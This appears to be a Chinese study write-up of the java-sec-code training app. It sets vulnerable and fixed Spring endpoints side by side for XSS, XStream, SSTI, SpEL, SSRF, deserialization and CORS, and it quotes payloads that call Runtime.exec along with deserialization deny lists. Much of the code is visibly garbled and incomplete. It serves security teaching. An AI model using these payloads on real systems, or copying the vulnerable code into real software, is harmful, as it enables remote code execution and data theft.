1 2 3 4 5 6 7 8 9 10 11 12 13 public static String sqlFilter (String sql) {if (!FILTER_PATTERN.matcher(sql).matches()) {return null ;return sql;
7. XSS 反射型:
1
2
3
4
5
6
@RequestMapping("/reflect") @ResponseBody public static String reflect (String xss) {return xss;
存到 cookie 中:
1 /xss/stored/store?xss=<script > alert(1)</script >
1
2
3
4
5
6
7
8
@RequestMapping("/stored/store") @ResponseBody public String store (String xss, HttpServletResponse response) {Cookie cookie = new Cookie ("xss" , xss);return "Set param into cookie" ;
触发:
/xss/stored/show
1
2
3
4
5
@RequestMapping("/stored/show") @ResponseBody public String show (@CookieValue("xss") String xss) {return xss;
安全代码:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
@RequestMapping("/safe") @ResponseBody public static String safe (String xss) {return encode(xss);private static String encode (String origin) {"&" , "&" );"<" , "<" );">" , ">" );"\"" , """); origin = StringUtils.replace(origin, "'", "'"); origin = StringUtils.replace(origin, "/", "/"); return origin; } }
8.XstreamRce 基本的 API 操作:
1
2
3
4
5
6
XStream xStream = new XStream ();Person person = new Person ("peter" ,18 );String xml = xStream.toXML(person);Object o = xStream.fromXML(xml);
编码:
marshall : object->xml 编码 unmarshall : xml-> object 解码
对于原生的 Java 反序列化来说,可以利用的 Java 类是任意实现了 <font style="color:rgb(68, 68, 68);">Serializable</font>的类,入口是 <font style="color:rgb(68, 68, 68);">ObjectInputStream</font>的 <font style="color:rgb(68, 68, 68);">readObject</font>方法。
对于 XStream 来说,可以利用的 Java 是 任意类 ,入口是 XStream 的 <font style="color:rgb(68, 68, 68);">fromXML</font>方法。
java_sec_code:
1
2
3
4
5
6
7
@PostMapping("/xstream") public String parseXml (HttpServletRequest request) throws Exception {String xml = WebUtils.getRequestBody(request);XStream xstream = new XStream (new DomDriver ());return "xstream" ;

poc:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
9.SSTI
Velocity 组件,Velocity 是一个基于 java 的模板引擎。
模板注入:当 Web 应用使用 模板引擎 来生成 HTML 页面时,如果 用户可控的数据被直接传入模板并被解析 ,攻击者就可以构造恶意表达式,注入执行,从而达到 读取服务器数据、执行命令、远程代码执行(RCE) 等目的
java_sec_code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
@GetMapping("/velocity") public void velocity (String template) {VelocityContext context = new VelocityContext ();"author" , "Elliot A." );"address" , "217 E Broadway" );"phone" , "555-1337" );StringWriter swOut = new StringWriter ();"test" , template);
对 velocity 模板处理器进行初始化,创建上下文(context)环境后接收$templete 变量作为执行的模板

传入命令执行 payload
1 ssti/velocity?template=%23set($e=%22e%22);$e.getClass().forName(%22java.lang.Runtime%22).getMethod(%22getRuntime%22,null).invoke(null,null).exec(%22calc%22)
#被浏览器解释为 URL 片段标识符,后面的内容不会发送到服务器。要编码
10.SpEL
SpEL 是一种强大的表达式语言,支持在运行时查询和操作对象图,提供方法调用和基本的字符串模板功能。同时因为 SpEL 是以 API 接口的形式创建的,所以允许将其集成到其他应用程序和框架中。
直接将输入当作表达式内容进行解析。
其中接口 `
ExpressionParser `
负责解析表达式字符串。
首先创建 `
ExpressionParser `
解析表达式,之后放置表达式,最后通过 `
getValue `
方法执行表达式,默认容器是spring本身的容器: `
ApplicationContext `
。
1
2
3
4
5
6
@RequestMapping("/spel/vuln1") public String rce (String expression) {ExpressionParser parser = new SpelExpressionParser ();return parser.parseExpression(expression).getValue().toString();
1 http://192.168.10.1:8080/spel/vuln/?expression=T(java.lang.Runtime).getRuntime().exec(%22calc%22)
语法:
SpEL 使用 <font style="color:rgb(68, 68, 68);background-color:rgb(248, 248, 248);">#{...}</font> 作为定界符,所有在大括号中的字符都将被认为是 SpEL 表达式,我们可以在其中使用运算符,变量以及引用 bean,属性和方法如:
引用其他对象: <font style="color:rgb(119, 119, 119);background-color:rgb(248, 248, 248);">#{car}</font>引用其他对象的属性: <font style="color:rgb(119, 119, 119);background-color:rgb(248, 248, 248);">#{car.brand}</font>调用其它方法 , 还可以链式操作: <font style="color:rgb(119, 119, 119);background-color:rgb(248, 248, 248);">#{car.toString()}</font>
其中属性名称引用还可以用 <font style="color:rgb(68, 68, 68);background-color:rgb(248, 248, 248);">$</font>符号 如: <font style="color:rgb(68, 68, 68);background-color:rgb(248, 248, 248);">${someProperty}</font>除此以外在 SpEL 中,使用 <font style="color:rgb(68, 68, 68);background-color:rgb(248, 248, 248);">T()</font>运算符会调用类作用域的方法和常量。
11 SSRF SSRF 是由发起网络请求的方法造成,如果发起网络请求的类是带 HTTP 开头,那只支持 HTTP、HTTPS 协议。 <font style="color:rgba(0, 0, 0, 0.85);">URL</font> 和 <font style="color:rgba(0, 0, 0, 0.85);">URLConnection</font> 支持 <font style="color:rgb(102, 102, 102);background-color:rgba(27, 31, 35, 0.05);">sun.net.www.protocol</font>所有协议( HTTP、HTTPS、FTP、File、Jar、Mailto 等协议)
发起网络请求的类:
1
2
3
4
5
6
7
- URLConnection
SSRF 漏洞在 Java 中主要通过以下协议利用:
<font style="background-color:rgb(249, 242, 244);">http(s)</font> 协议:用于访问 HTTP(S)服务。<font style="background-color:rgb(249, 242, 244);">file</font> 协议:用于访问本地文件。<font style="background-color:rgb(249, 242, 244);">ftp</font> 协议:用于访问 FTP 服务。<font style="background-color:rgb(249, 242, 244);">mailto</font> 协议:用于发送邮件。<font style="background-color:rgb(249, 242, 244);">jar</font> 协议:用于访问 JAR 文件。<font style="background-color:rgb(249, 242, 244);">netdoc</font> 协议:通常用于访问网络文档。
11.1/urlConnection/vuln 1 2 3 4 @RequestMapping("/urlConnection/vuln") public static String URLConnectionVuln (String url) {return HttpUtils.URLConnection(url);
URLConnection:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 public static String URLConnection (String url) {try {URL u = new URL (url);URLConnection urlConnection = u.openConnection();BufferedReader in = new BufferedReader (new InputStreamReader (urlConnection.getInputStream())); StringBuilder html = new StringBuilder ();while ((inputLine = in.readLine()) != null ) {return html.toString();catch (Exception e) {return e.getMessage();
安全代码:
SecurityUtil.startSSRFHook();
使用 <font style="background-color:rgb(249, 242, 244);">isHttp()</font>方法判断请求的 URL 是否为<font style="background-color:rgb(249, 242, 244);">http/https</font>协议,并禁止其他协议的访问。
ssrf 检测钩子检测是否为内网 IP
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 @RequestMapping("/urlConnection/sec") public static String URLConnectionSec (String url) {if (!url.startsWith("http://" ) && !url.startsWith("https://" )) {return "[-] SSRF check failed" ;try {return HttpUtils.URLConnection(url);catch (SSRFException | IOException e) {return e.getMessage();finally {
11.2/HttpURLConnection/vuln 1 2 3 4 @GetMapping("/HttpURLConnection/vuln") public String httpURLConnectionVuln (@RequestParam String url) {return HttpUtils.HttpURLConnection(url);
HttpURLConnection:
强制转化为 HttpURLConnection,只能用 http/https 协议,但可以用来探测内网
URLConnection:可以走邮件、文件传输协议。
HttpURLConnection 只能走浏览器的 HTTP 协议
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 public static String HttpURLConnection (String url) {try {URL u = new URL (url);URLConnection urlConnection = u.openConnection();HttpURLConnection conn = (HttpURLConnection) urlConnection;InputStream is = conn.getInputStream(); BufferedReader in = new BufferedReader (new InputStreamReader (is));StringBuilder html = new StringBuilder ();while ((inputLine = in.readLine()) != null ) {return html.toString();catch (IOException e) {return e.getMessage();
安全代码:
ssrf 钩子检测是否为内网 IP
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 @GetMapping("/HttpURLConnection/sec") public String httpURLConnection (@RequestParam String url) {try {return HttpUtils.HttpURLConnection(url);catch (SSRFException | IOException e) {return e.getMessage();finally {@GetMapping("/request/sec") public String request (@RequestParam String url) {try {return HttpUtils.request(url);catch (SSRFException | IOException e) {return e.getMessage();finally {
注意:
java 默认跟随重定向
当重定向的 URL 协议与原始请求的协议不一致时,默认情况下 Java 和许多 HTTP 客户端库会拒绝跟随重定向。这是一个 ssrf 安全防护措施 。
**URLConnection** 在处理重定向时,相比 **HttpURLConnection** 确实可能存在 更大的 SSRF 风险 。 因为httpURLConnection它的实现只针对 HTTP/HTTPS,无法处理其他协议的连接,因此会终止重定向流程。
但 **URLConnection**``<font style="color:rgba(0, 0, 0, 0.85);">URLConnection</font> 本身是抽象类,实际使用时会根据 URL 的协议自动选择对应的子类(如 <font style="color:rgba(0, 0, 0, 0.85);">FtpURLConnection</font> 处理 <font style="color:rgba(0, 0, 0, 0.85);">ftp</font> 协议, <font style="color:rgba(0, 0, 0, 0.85);">FileURLConnection</font> 处理 <font style="color:rgba(0, 0, 0, 0.85);">file</font> 协议)。 当使用 <font style="color:rgba(0, 0, 0, 0.85);">URLConnection</font> 处理重定向时,若重定向目标是其他协议(如 <font style="color:rgba(0, 0, 0, 0.85);">ftp</font>、 <font style="color:rgba(0, 0, 0, 0.85);">file</font>、 <font style="color:rgba(0, 0, 0, 0.85);">jar</font> 等),它会 调用对应协议的子类处理重定向 ,即默认允许跨协议跳转。
11.3/openStream java_sec_code:
new URL(url)url 未作任何过滤直接传参。可以使用 file,http,ftp 等协议
u.openStream()无论 url 指向本地文件还是远程资源,都会尝试打开,包括 file 协议导致文件下载。
读取到的内容通过 response.getOutputStream()原样输出给了前端用户
<font style="color:rgba(0, 0, 0, 0.85);">file</font>协议本身是 “读取本地文件” 的工具,但当服务器将读取到的文件内容通过网络传输给客户端时,就会表现为 “文件下载”。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 @GetMapping("/openStream") public void openStream (@RequestParam String url, HttpServletResponse response) throws IOException {InputStream inputStream = null ;OutputStream outputStream = null ;try {String downLoadImgFileName = WebUtils.getNameWithoutExtension(url) + "." + WebUtils.getFileExtension(url);"content-disposition" , "attachment;fileName=" + downLoadImgFileName);URL u = new URL (url);int length;byte [] bytes = new byte [1024 ];while ((length = inputStream.read(bytes)) > 0 ) {0 , length);catch (Exception e) {finally {if (inputStream != null ) {if (outputStream != null ) {
该路由实现文件下载
安全代码: 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 @GetMapping("/ImageIO/sec") public String ImageIO (@RequestParam String url) {try {catch (SSRFException | IOException e) {return e.getMessage();finally {return "ImageIO ssrf test" ;
ImageIO
1 2 3 4 5 6 7 8 9 public static void imageIO (String url) {try {URL u = new URL (url);catch (IOException e) {
<font style="color:rgba(0, 0, 0, 0.85);">ImageIO.read(URL)</font> 底层依赖 <font style="color:rgba(0, 0, 0, 0.85);">URLConnection</font>,但它的核心功能是 “读取图像”,因此 默认只对 “能返回图像数据的协议” 有效
修复代码:
okhttp:
1 2 3 4 5 6 7 8 9 10 11 12 13 @GetMapping("/okhttp/sec") public String okhttp (@RequestParam String url) {try {return HttpUtils.okhttp(url);catch (SSRFException | IOException e) {return e.getMessage();finally {
Httpclient
1 2 3 4 5 6 7 8 9 10 11 12 13 @GetMapping("/httpclient/sec") public String HttpClient (@RequestParam String url) {try {return HttpUtils.httpClient(url);catch (SSRFException | IOException e) {return e.getMessage();finally {
commomsHttpClients
1 2 3 4 5 6 7 8 9 10 11 12 13 @GetMapping("/commonsHttpClient/sec") public String commonsHttpClient (@RequestParam String url) {try {return HttpUtils.commonHttpClient(url);catch (SSRFException | IOException e) {return e.getMessage();finally {
Jsoup:
1 2 3 4 5 6 7 8 9 10 11 12 13 @GetMapping("/Jsoup/sec") public String Jsoup (@RequestParam String url) {try {return HttpUtils.Jsoup(url);catch (SSRFException | IOException e) {return e.getMessage();finally {
IOUtils:
1 2 3 4 5 6 7 8 9 10 11 12 13 @GetMapping("/IOUtils/sec") public String IOUtils (String url) {try {catch (SSRFException | IOException e) {return e.getMessage();finally {return "IOUtils ssrf test" ;
核心防护是 startSSRFHook()–> startHook()
startHook()
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 */public class SocketHook {public static void startHook () throws IOException {true );try {new SocketHookFactory ());catch (SocketException ignored){public static void stopHook () {false );
通过 Socket.setSocketImplFactory(new SocketHookFactory()),将全局 Socket 实现工厂替换为自定义的工厂。
这样,后续所有 new Socket() 创建的 Socket 连接,都会走自定义的 Socket 实现。
在自定义的 Socket 实现(在 SocketHookFactory 及其相关类中),可以在底层 connect() 时拦截目标地址,检查是否为内网 IP、黑名单 IP、危险端口等,发现异常则抛出异常(如 SSRFException),从而阻止 SSRF 攻击。
OkHttp 适用于大多数 HTTP 通信场景,包括同步和异步请求、API 调用、RESTful 服务、WebSocket 通信等,特别适合需要高性能和灵活性的场景。
HttpClient 适用于复杂的 HTTP 通信场景,尤其是需要代理、身份认证、重定向管理等高级功能的项目。
CommonHttpClient 主要用于老旧项目的兼容,或老系统中遗留的代码库,已经被弃用,不建议在新项目中使用。
Jsoup 适合 Web 爬虫和 HTML 解析任务,能够方便地处理和操作 HTML 页面,主要用于抓取网页并从中提取数据,不适合复杂 HTTP 请求配置的场景。
IOUtils 适用于简单的数据读取场景,如从 URL 读取小型文件、图像等,适合轻量级任务,但不适合频繁请求或复杂的 HTTP 请求场景。

12.Deserialize 从 Cookie 中接收的 rememberMeBase64 解码,再 readObject 反序列化
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 @RestController @RequestMapping("/deserialize") public class Deserialize {protected final Logger logger = LoggerFactory.getLogger(this .getClass());@RequestMapping("/rememberMe/vuln") public String rememberMeVul (HttpServletRequest request) throws IOException, ClassNotFoundException {Cookie cookie = getCookie(request, Constants.REMEMBER_ME_COOKIE);if (null == cookie) {return "No rememberMe cookie. Right?" ;String rememberMe = cookie.getValue();byte [] decoded = Base64.getDecoder().decode(rememberMe);ByteArrayInputStream bytes = new ByteArrayInputStream (decoded);ObjectInputStream in = new ObjectInputStream (bytes);return "Are u ok?" ;

依赖有 CC3
可以打 CC6 的利用链

直接用 ysoserial 生成 payload:
安全代码:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 @RequestMapping("/rememberMe/security") public String rememberMeBlackClassCheck (HttpServletRequest request) throws IOException, ClassNotFoundException {Cookie cookie = getCookie(request, Constants.REMEMBER_ME_COOKIE);if (null == cookie) {return "No rememberMe cookie. Right?" ;String rememberMe = cookie.getValue();byte [] decoded = Base64.getDecoder().decode(rememberMe);ByteArrayInputStream bytes = new ByteArrayInputStream (decoded);try {AntObjectInputStream in = new AntObjectInputStream (bytes); catch (InvalidClassException e) {return e.toString();return "I'm very OK." ;
在自定义的 AntObiectInputStream 中重写 resolveClass 实现对反序列化类的检验
类 ObjectInputStream 的 readObject 方法被用来将数据流反序列化为对象。如果类描述符是动态代理类,则调用 resolveProxyClass 方法来获取本地类。如果不是动态代理类则调用 resolveClass 方法来获取本地类。
设置不允许被反序列化类的黑名单
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 @Override protected Class<?> resolveClass(final ObjectStreamClass desc)throws IOException, ClassNotFoundExceptionString className = desc.getName();"Deserialize class name: " + className);"java.net.InetAddress" ,"org.apache.commons.collections.Transformer" ,"org.apache.commons.collections.functors" };for (String denyClass : denyClasses) {if (className.startsWith(denyClass)) {throw new InvalidClassException ("Unauthorized deserialization attempt" , className);return super .resolveClass(desc);

13 CORS 跨域请求伪造,由于限制不严导致可以跨域请求敏感信息,一般结合 XSS,CSRF 等等漏洞进行攻击。
在前端开发中,AJAX(是一种在不重新加载整个页面的情况下,与服务器进行数据交互的技术。
前端发起 AJAX 请求都会受到同源策略(CORS)的限制
同源:
与http://www.example.com/index.html同源的是:
http://www.example.com/page2.html(同协议、同域名、同端口)
发起 AJAX 请求的方法:
XMLHttpRequest JQuery 的 <font style="color:rgb(241, 70, 104);">$.ajax</font>Fetch
java_sec_code:
1 2 3 4 5 6 7 @RequestMapping("/vuln/origin") public static String vuls1 (HttpServletRequest request, HttpServletResponse response) {String origin = request.getHeader("origin" );"Access-Control-Allow-Origin" , origin); "Access-Control-Allow-Credentials" , "true" ); return info;
1 2 3 4 5 6 @RequestMapping("/vuln/setHeader") public static String vuls2 (HttpServletResponse response) {"Access-Control-Allow-Origin" , "*" );return info;
当这样配置可以访问任何资源:
1 2 Access-Control-Allow-Origin: *true
修复代码:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 @CrossOrigin(origins = {"joychou.org", "http://test.joychou.me"}) @RequestMapping("/sec/crossOrigin") public static String secCrossOrigin () {return info;@RequestMapping("/sec/webMvcConfigurer") public CsrfToken getCsrfToken_01 (CsrfToken token) {return token;@RequestMapping("/sec/httpCors") public CsrfToken getCsrfToken_02 (CsrfToken token) {return token;@RequestMapping("/sec/originFilter") public CsrfToken getCsrfToken_03 (CsrfToken token) {return token;@RequestMapping("/sec/corsFilter") public CsrfToken getCsrfToken_04 (CsrfToken token) {return token;@RequestMapping("/sec/checkOrigin") public String seccode (HttpServletRequest request, HttpServletResponse response) {String origin = request.getHeader("Origin" );if (origin != null && SecurityUtil.checkURL(origin) == null ) {return "Origin is not safe." ;"Access-Control-Allow-Origin" , origin);"Access-Control-Allow-Credentials" , "true" );return LoginUtils.getUserInfo2JsonStr(request);
